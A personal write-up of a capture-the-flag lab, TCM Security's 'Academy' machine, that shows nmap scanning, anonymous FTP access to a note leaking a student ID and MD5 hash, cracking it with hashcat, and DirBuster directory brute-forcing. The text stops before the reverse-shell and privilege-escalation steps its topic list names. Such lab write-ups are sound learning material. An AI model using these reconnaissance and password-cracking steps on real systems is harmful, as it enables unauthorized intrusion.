
CAPSTONE 02: Machine Academy (TCM-SEC)

hrushikesh · Follow
5 min read · Just now

Listen Share

Date: 17 AUG 2024



Academy Login Page

The machine is present here you can download it and try it by yourself. https://drive.google.com/drive/folders/1xJy4ozXaahXvjbgTeJVWyY-eUGIKgCj1?usp=sharing

level: Medium

Topics Covered:

1. Nmap Scanning;

2. FTP Anonymous Login;

3. HashCat is used to crack MD5 hash;

4. Dirbuster for directory searching;

5. Reverse Shell;

6. Privilege Escalation (linPeas.sh, pspy);


SHORT Scenario:

TCM Security provides a vulnerable machine For Capstone. which has lots of vulnerabilities including information disclosure, file upload, and code execution on the server.

where in this writeup I gonna show you how I get root access to this machine.

1. first have to find on which address our machine is running.


nmap -sn <VM-ip>/24



Nmap Ping Scan

2. Then Scan our target with -Pn for do not need to check target is live OR not, Difaut Script (-sC) and Version detection (-s)

nmap -Pn -sC -sV <Target-IP>



Nmap Scan of Target

in the above figure we observe that port 21 FTP, 22 SSH, 80 HTTP are opened. FTP allows us to login with anonymous user.

3. login as anonymous user

ftp anonymous@<target-ip>

```
┌──(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
└─$ ftp anonymous@172.16.157.130
Connected to 172.16.157.130.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48570|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||63215|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************|   776        2.40 MiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (702.32 KiB/s)
```

and lists the file and get all the files.

4. Read is there any information herein note.txt

cat note

```
┌──(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly int
o the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName
`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `upda
tionDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', ''
, '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it shou
ld be secure... right ?
We can always adapt it to our needs.

-jdelta
```

we found sensitive information here including login id and MD5 Hash to of the password for the user.

store that hash to the separate file and crack that hash.

5. crack that md5 hash with any tool here I have used hashcat, there might not we wordlists on same path in your case download it and then mention the path.


here '-m' is used to mention the mode and '0' represents the 'md5'.


hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (23.9Dicti
onary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344394
* Bytes.....: 139921524
* Keyspace..: 14344387
* Runtime...: 1 sec

cd73502828457d15655bbd7a63fb0bc8:student

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: cd73502828457d15655bbd7a63fb0bc8
Time.Started.....: Fri Aug 16 19:43:13 2024 (0 secs)
Time.Estimated...: Fri Aug 16 19:43:13 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2510.8 kH/s (0.76ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344387 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/14344387 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> whitetiger
Hardware.Mon.#1..: Temp: 53c Util: 15%

Started: Fri Aug 16 19:42:54 2024
Stopped: Fri Aug 16 19:43:15 2024

┌──(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
└─$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

we got the password is student.


6. we have the id and password but don't know where to use in this case we have to find the page where we can try this id and password, so we bruteforce the target with a dirbuster. in non recursion mode.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://172.16.157.130/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
200 Thre...
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
/
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Scan Information
Results - List View: Dirs: 0 Files: 16
Results - Tree View
Errors: 0
Type Found Response Size
Dir / 200 11322
Dir /icons/ 403 449
Dir /academy/ 200 4141
Dir /academy/assets/ 200 1731
Dir /academy/assets/js/ 200 1387
File /academy/assets/js/jquery-1.11.1.js 200 293344
File /academy/assets/js/bootstrap.js 200 63063
Dir /academy/assets/css/ 200 1582
Dir /academy/assets/fonts/ 200 3571
Dir /academy/assets/img/ 200 1365
Dir /phpmyadmin/ 200 1504
File /academy/assets/css/bootstrap.css 200 148236
File /academy/assets/css/font-awesome.css 200 30802
File /academy/assets/css/style.css 200 6659
File /academy/assets/fonts/FontAwesome.otf 200 95310
File /academy/assets/fonts/fontawesome-webfont.eot 200 58537
Current speed: 5722 requests/sec
k Extension
File extension
/
Average speed: (T) 5632, (C) 5632 requests/sec
URL to fuzz - /test.html?url={dir}.asp
/
Total Requests: 50688/441131
Time To Finish: 00:01:09
Start
Starting dir/file list based brute forcing
/index-120./

in result we find lots of path and by thinking logically we can take find this keyword. so go to this path.

